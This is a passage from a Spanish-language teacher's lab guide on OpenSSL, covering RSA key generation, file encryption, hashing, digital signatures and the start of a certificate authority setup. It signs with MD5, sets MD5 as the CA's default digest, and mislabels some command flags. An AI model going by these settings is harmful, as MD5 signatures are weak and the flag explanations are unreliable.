$ openssl genrsa -out llaveA.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)

```

Figura 3.12 Llave privada práctica uno

Paso 3. Utilizar la herramienta openssl para obtener la información relacionada con la clave privada utilizando el siguiente comando:

\$ openssl rsa -in <nombre_llave_priv.pem> -text

- **rsa** Algoritmo de la llave privada
- **-in** Hace referencia al nombre de la llave creada
- **-text** Imprime en el terminal la información de la llave

El comando anterior permite visualizar el contenido de la llave privada imprimiendo en el terminal de Linux

Paso 4. Generar una llave publica a partir de la llave privada generada creada anteriormente, el siguiente comando permite extraer una llave publica de una llave privada,

\$ openssl rsa -in llaveA.pem -pubout -out llavepubA.pem

- **rsa** Algoritmo de generación de clave
- **-in** Referencia al nombre de la llave privada
- **-pubout** Referencia a la llave publica
- **-out** Referencia al nombre que será asignado a la llave publica

En la figura 3.13 se observa el contenido del directorio creado ejecutando siguientes comandos en el terminal.

\$ ls /home/alumno/Escritorio/practica1




Figura 3.13 Contenido del directorio práctica uno

Con el comando `cat` se observa el contenido del fichero de la llave publica como se observa en la figura 3.14:

`cat <nombre_llave_pub.pem>`

```
(alumno@alumno)-[~/Escritorio/Practica1]
└─$ openssl rsa -in llaveA.pem -pubout -out llavepubA.pem
writing RSA key

(alumno@alumno)-[~/Escritorio/Practica1]
└─$ cat llavepubA.pem
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArdyktPT0e1N5SFihISS+
Nrcx6ERPv1vPWe6xuAamjvoH3d3h6fEiv0LZwwpQg0wIRKLJdTchZTNzGSnG5owx
PMMLfDp/if/PfAgnS3k8NGVkljPBqdBVPECDG7Z0+lzpWwd4qa6UTdSBFtkJbFd/
IR29GH3Y1BvGX95d0PYJ6a4hrA7/oRy1FF3l12d1RfeFbCJ9HqvV70cYIzvvM+gk
TQU/uf+SemJmjVXrjqMaywPxaQ8s1Hv155jkGetmxry04W6kDdL0iNKXyo6keKfs
tTJUfb4HZZJifBcgxsfqtw0bb/k9JHCaboBw5ee26yUwuk/PT12LU+q0/kks/kjw
BQIDAQAB
-----END PUBLIC KEY-----
```

Figura 3.14 Llave pública práctica uno

Paso 5. Intercambiar la llave publica del emisor y receptor, para la comunicacion segura de la informacion, el emisor debe tener la llave publica del receptor y el receptor la llave publica del emisor. Este proceso se realiza por correo electronico o por una memoria *flash*.

Como se observa en la figura 3.15 la llave ha sido compartida en las dos partes.

Emisor y receptor




Figura 3.15 Llaves compartidas

Paso 6. Realizar una comunicación del emisor hacia el receptor con las llaves generadas, para ello se procede a generar un fichero de texto con la información que se desea enviar al receptor con el siguiente comando:

```
nano <nombre_fichero>
```

Como se observa en la figura 3.16 se desplegará el editor de texto en el cual se introduce la información que será cifrada.



Figura 3.16 Información sin encriptar


Al finalizar presionar `ctrl+O` para guardar el fichero y `ctrl+X` para salir del editor de texto.

Paso 7. Encriptar el fichero de texto con el siguiente comando

```
openssl rsautl -encrypt -in <mensaje> -out <mensaje_cifrado> -inkey <llave_publica_receptor> -pubin
```

- **rsautl** Indica que se va a usar el algoritmo rsa para cifrar
- **-encrypt** Accion de cifrado
- **-in** Referencia al nombre del documento a cifrar
- **-out** Referencia al nombre que será asignado el documento cifrado
- **-inkey** Llave con la que se cifrara el documento
- **-pubin** Indica que se firmara con la llave publica

Como se observa en la figura 3.17 se genera un fichero de texto en donde la informacion esta encriptada, este fichero es el que se envia al receptor.



```
alumno@alumno: ~/Escritorio/Practica1
Archivo Acciones Editar Vista Ayuda

(alumno@alumno)~[~/Escritorio/Practica1]
$ openssl rsautl -encrypt -in msjA -out encA -inkey llavepubB.pem -pubin

(alumno@alumno)~[~/Escritorio/Practica1]
$ ls
encA llaveA.pem llavepubA.pem llavepubB.pem msj msjA
```

Figura 3.17 Contenido del directorio práctica uno

Paso 8. Enviar la informaciona cifrada a su compañero.

Paso 9. Descencriptar el fichero de texto con la informacion cifrada con el siguiente comando

```
Openssl rsautl -decrypt -in <mensaje_cifrado> -out <mensaje_descifrado> -inkey <llave_privada_receptor>
```

- **rsautl** Indica que se va a usar el algoritmo rsa para descifrar
- **-decrypt** Accion de descifrado
- **-in** Referencia al nombre del documento a descifrar
- **-out** Referencia al nombre que será asignado el documento descifrado
- **-inkey** Llave con la que se cifro el documento

Finalmente como se observa en la figura 3.18 se generara un fichero con la informacion decencriptada

```
alumno@alumno: ~/Escritorio/Practical1
Archivo Acciones Editar Vista Ayuda

(alumno@alumno)-[~/Escritorio/Practical1]
$ ls
encA llaveB.pem llavepubA.pem llavepubB.pem

(alumno@alumno)-[~/Escritorio/Practical1]
$ openssl rsautl -decrypt -in encA -out msj -inkey llaveB.pem

(alumno@alumno)-[~/Escritorio/Practical1]
$ ls
encA llaveB.pem llavepubA.pem llavepubB.pem msj
```

Figura 3.18 Archivo descriptado práctica uno

Paso 10. Comprobar que la información descriptada es correcta como se muestra en la figura 3.19 con el siguiente comando:

`cat <mensaje decifrado>`

```
(alumno@alumno)-[~/Escritorio/Practical1]
$ cat msj
practica de laboratorio 1 prueba
1723293120
```

Figura 3.19 Contenido del mensaje enviado

POSIBLES FALLOS:

- Para la comunicación a través de correo electrónico se necesita que los archivos binarios para criptografía simétrica sean codificados usando únicamente caracteres imprimibles de condigo ANSI
- Antes de ejecutar cualquier comando es necesario revisar que la sintaxis de dichos comandos este en orden y bien escritos caso contrario la herramienta botara errores.
- Las llaves generadas para cifrado asimétrico pueden ir en extensión “.key” o “.pem” cuya diferencia es en la estandarización “.key” no es un formato estandarizado.

SOLUCIÓN.

- La herramienta ofrece a través de comandos codificar con el comando “base64” puede ir este incluido en la sintaxis inicial o después de obtener el fichero binario.
- Es preferible usar el formato estandarizado para no tener complicaciones en el proceso de descifrado asimétrico.
- Revisar siempre la sintaxis del comando antes de ejecutar.



ESCUELA POLITÉCNICA NACIONAL

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES

PRACTICA N° 2

1. TEMA: Funciones de resumen firmas y certificados digitales

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora con 20 minutos.

Paso 1. En la figura 3.20 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este.




Figura 3.20 Icono de Oracle VM VirtualBox práctica dos

Una vez ejecutado se muestra la ventana como se observa en la figura 3:21 en donde se elegirá la máquina virtual que será iniciada dando clic en el icono iniciar.



Figura 3.21 Interfaz gráfica práctica dos

Paso 2. Ingresar a la interfaz gráfica con nombre de usuario **alumno** y clave **root**.

Paso 3. Ejecutar el emulador de terminal *Linux*, como se observa en la figura 3.22 dando clic en la parte superior del escritorio de Kali Linux.




Figura 3.22 Ubicación del emulador de terminal para la práctica dos

Una vez dado doble clic se despliega la ventana que se muestra en la figura 3.23 en el cual se comienza a trabajar.




Figura 3.23 Emulador de terminal para la práctica dos

Paso 4. Calcular las funciones de resumen. Esta acción se puede realizar a un documento de texto, una imagen o video, para la práctica de laboratorio se crea un fichero con la información a trabajar se realiza desde la interfaz gráfica con la siguiente acción: *clic derecho >crear documento>archivo vacío* o desde el terminal ejecutando el comando:

```
$nano /home/alumno/Escritorio/msj
```

- **nano** Crea un fichero de texto
- **/home/alumno/Escritorio/** Ubicación del fichero
- **msj** Nombre del fichero

Se desplegará el editor de texto que se muestra en la figura 6.24 en el cual se introduce la información que será protegida.





Figura 3.24 Información práctica dos

Al finalizar presionar *ctrl+O* para guardar el fichero y *ctrl+X* para salir del editor de texto.

Paso 5. Analizar los algoritmos consultados en las hojas guías para utilizar en el cálculo de las funciones hash, en la figura 3.25 con el siguiente comando se observa un listado con los algoritmos que se deben utilizar para realizar los cálculos de las funciones de resumen.

\$openssl dgst -list




```
alumno@alumno: ~  
Archivo Acciones Editar Vista Ayuda  
(alumno@alumno)-[~]  
$ openssl dgst -list  
Supported digests:  
-blake2b512      -blake2s256      -md4  
-md5             -md5-sha1        -ripemd  
-ripemd160      -rmd160         -sha1  
-sha224         -sha256         -sha3-224  
-sha3-256      -sha3-384      -sha3-512  
-sha384        -sha512        -sha512-224  
-sha512-256   -shake128      -shake256  
-sm3          -ssl3-md5      -ssl3-sha1  
-whirlpool
```

Figura 3.25 Algoritmos de funciones de resumen

Paso 6. Realizar el cálculo de las funciones de resumen en el fichero creado utilizando los diversos algoritmos, como se observa en la figura 3.26 al utilizar el algoritmo MD5 como resultado se obtiene una serie de dígitos una vez utilizado el siguiente comando:

\$openssl dgst -md5 practica2

- **dgst** Calculador de funciones de resumen
- **-md5** Algoritmo de resumen a elegir
- **practica2** Nombre del documento a calcular hashes



```
(alumno@alumno)-[~/Escritorio]  
$ openssl dgst -md5 practica2  
MD5(practica2)= eb36c43942123a3033f70de733292dd7
```

Figura 3.26 Algoritmo MD5

Paso 7. Editar una variable o letra en el archivo de texto que fue creado y realizar el mismo proceso en el paso 6, como se observa en la figura 3.27 como resultado se obtiene otra serie de dígitos.



```
(alumno@alumno)-[~/Escritorio]  
$ openssl dgst -md5 practica2a  
MD5(practica2a)= 53e78fe327b0a3e31da3da67e206acab
```

Figura 3.27 Documento modificado

Paso 8. Comparar los resultados obtenidos en el paso 6 y en el paso 7. Se distingue que los dígitos expuestos son diferentes lo que demuestra que el documento tuvo una alteración en el trayecto, con esta información lo que se pretende es prevenir que la información pueda ser alterada en el trayecto de una comunicación.

Paso 9. Firmar la función de resumen para que no sea modificado sin el permiso necesario, para firmar una función de resumen es necesario tener una llave privada; para ello, se crea un directorio y se trabaja dentro del directorio con los siguientes comandos:

`$mkdir <nombre_directorio>`

- **mkdir** Crea un directorio


`$cd <nombre_directorio>`

- **cd** Permite cambiar de directorio

Paso 10. Crear una llave privada y una publica con el siguiente comando, como se observa en la figura 3.28 y 3.29 el proceso que sucede al generar la llave pública y privada.

`$ openssl genrsa -out <nombre_llave_priv.pem> 2048`

- **Genrsa** genera una llave privada con algoritmo rsa
- **-out** hace referencia al nombre que será asignado
- **LlaveA.pem** nombre del archivo con extensión <.pem>
- **2048** tamaño de la llave




```
alumno@alumno: ~/Escritorio/Practica2
Archivo Acciones Editar Vista Ayuda
(alumno@alumno)-[~/Escritorio/Practica2]
└─$ openssl genrsa -out llave.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
(alumno@alumno)-[~/Escritorio/Practica2]
└─$ ls
llave.pem
```

Figura 3.28 Llave privada práctica dos

Llave publica:

`openssl rsa -in<nombre_llave_priv.pem> -pubout -out <nombre_llave_pub.pem>`

- **rsa** algoritmo de generación de clave
- **-in** referencia al nombre de la llave privada
- **-pubout** referencia a la llave publica
- **-out** referencia al nombre que será asignado a la llave publica



```
alumno@alumno: ~/Escritorio/Practica2
Archivo Acciones Editar Vista Ayuda

(alumno@alumno) - [~/Escritorio/Practica2]
$ openssl rsa -in llave.pem -pubout -out llavepub.pem
writing RSA key

(alumno@alumno) - [~/Escritorio/Practica2]
$ cat llavepub.pem
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA5BZTbSAl0HL/6rfcuAtC
k4kwfzKfTAMDovfcCaKnTlqajA7mF1iIBoNu06+tqMzg3C8PaQZfCt6+GfR10NjM
Pr28FweGAwDqfhFo+RA8g7mJRpkhe+W00SGy5myz2i9vg9HZgCnlhkA/SoutQtQC
9gL7GuwgIJTLUEdV802VOMF9VdQsDu88Rpg035kJu0Wa4Qmr2XlyrE/+2AfPUDS
pGyVdYT6jwRcpDPQd0M/3w2KmMsY8L3XtCJQd7es6xrlBod5wIkd6dtVx0nvSThf
7C178ttHdaGhK0z0iV6A7GKB6k4/KkuUqiQ6wLD/OBEYm1yX5yHGSZwtw1yIQoVVK
6wIDAQAB
-----END PUBLIC KEY-----
```

Figura 3.29 Llave pública práctica dos

Paso 11. Firmar la función de resumen digitalmente con el siguiente comando

`Openssl dgst -md5 -sign <llave.pem> -out <practica2.md5> <practica2>`

- **dgst** Calculador de función de resumen
- **-md5** Algoritmo a elegir
- **-sign** Acción a realizar
- **llave.pem** Nombre de la llave privada a utilizar
- **-out** Referencia al nombre que será asignado la función hash
- **practica2.md5** Nombre del archivo realizado la función hash
- **practica 2** Archivo fuente


con este comando se crea el archivo “practica2.md5” que contiene la firma digital en formato binario

Paso 12. verificar la firma digital para esto se necesita el archivo creado, la función de resumen firmado y la llave publica, openssl muestra un “*verified OK*” si el proceso realizado es correcto o un “*verification Failure*” si algo ha fallado con el siguiente

comando, como se observa en la figura 3.30 muestra que efectivamente el documento esta verificado,

```
Openssl dgst <md5> -verify <llave_pub.pem> -signature <practica2.md5> <practica5>
```

- **Dgst** Calculador de función de resumen
- **-md5** Algoritmo a elegir
- **-verify** Acción a realizar
- **Llavepub.pem** Nombre de la llave privada a utilizar
- **-signature** Firma digital
- **practica2.md5** Nombre del archivo realizado la función hash
- **practica2** Archivo fuente



```
alumno@alumno: ~/Escritorio/Practica2
Archivo Acciones Editar Vista Ayuda
(alumno@alumno)-[~/Escritorio/Practica2]
$ openssl dgst -md5 -verify llavepub.pem -signature practica2.md5 practica2
Verified OK
```

Figura 3.30 Proceso de validación práctica dos

se comprueba que el archivo ha sido firmado.

Creación de una autoridad de certificación (CA)

Paso 1. Ejecutar el emulador de terminal *Linux* dando clic en la parte superior del escritorio de *Kali Linux* como se observa en la figura 3.31




Figura 3.31 Icono del emulador de terminal para la segunda parte de la práctica dos

Se despliega la ventana que se muestra en la figura 3.32 en el cual se comienza a trabajar.




Figura 3.32 Emulador de terminal para la segunda parte de la práctica dos

Paso 2. Crear un entorno de trabajo para la CA creada que contenga los directorios necesarios con los siguientes comandos:

- `mkdir <myCA>` Contiene el certificado de la CA, la base de datos de los certificados, los certificados que se generen, sus claves y las peticiones de certificado.
- `mkdir -p myCA/signedcerts` Contiene una copia de cada certificado firmado
- `mkdir -p myCA/private` Contiene la clave privada de la autoridad de CA


Paso 3. Cambiar del directorio principal al creado con el siguiente comando:

```
cd /home/alumno/myCA
```

paso 4. Crear la base de datos de los certificados como se muestra en la figura 3.33 con el siguiente comando:

```
echo '01' > serial
```

`touch index.txt`



```
alumno@alumno: ~/myCA
Archivo Acciones Editar Vista Ayuda

(alumno@alumno)~-[~/myCA]
└─$ echo '01' > serial

(alumno@alumno)~-[~/myCA]
└─$ touch index.txt

(alumno@alumno)~-[~/myCA]
└─$ ls
index.txt  private  serial  signedcerts
```


Figura 3.33 Base de datos para la CA

Paso 5. Crear un fichero con las configuraciones por defecto de la CA con el siguiente comando:

`nano <caconfig.conf>`

Este documento es compartido junto a la hoja guía para el estudiante.

Paso 6. Personalizar el fichero con los datos de cada estudiante, como se muestra en la figura 3.34 la información que debe ser modificada.



```
alumno@alumno: ~/myCA
Archivo Acciones Editar Vista Ayuda
GNU nano 5.3 caconfig.cnf *
# Default location of directories and files needed to gener>
#
[ local_ca ]
dir = /home/alumno/myCA
certificate = $dir/cacert.pem
database = $dir/index.txt
new_certs_dir = $dir/signedcerts
private_key = $dir/private/cakey.pem
serial = $dir/serial
#
#
# Default expiration and encryption policies for certificat>
GNU nano 5.3 caconfig.cnf *
[ req ]
default_bits = 2048
default_keyfile = /home/alumno/myCA/private/cakey.pem
default_md = md5
#
prompt = no
distinguished_name = root_ca_distinguished_name
x509_extensions = root_ca_extensions
#
#
GNU nano 5.3 caconfig.cnf *
#
[ root_ca_distinguished_name ]
commonName = alumno Certificate Authority
stateOrProvinceName = Pichincha
countryName = EC
emailAddress = practica2@hotmail.com
organizationName = Escuela Politecnica nacional
organizationalUnitName = Seguridad en Redes
#
[ root_ca_extensions ]
basicConstraints = CA:true
```

Figura 3.34 Documento *caconfig.cnf* por defecto

Al finalizar presionar `ctrl+O` para guardar el fichero y `ctrl+X` para salir del editor de texto, cabe recalcar que en “*CommonName*” se debe colocar el nombre de dominio correspondiente a la máquina donde estará la CA.

Paso 7. Ejecutar el siguiente comando para forzar a que las herramientas de openssl busquen el fichero de configuración en el valor de la variable de entorno.

```
$ export OPENSSL_CONF=/home/alumno/myCA/caconfig.cnf
```

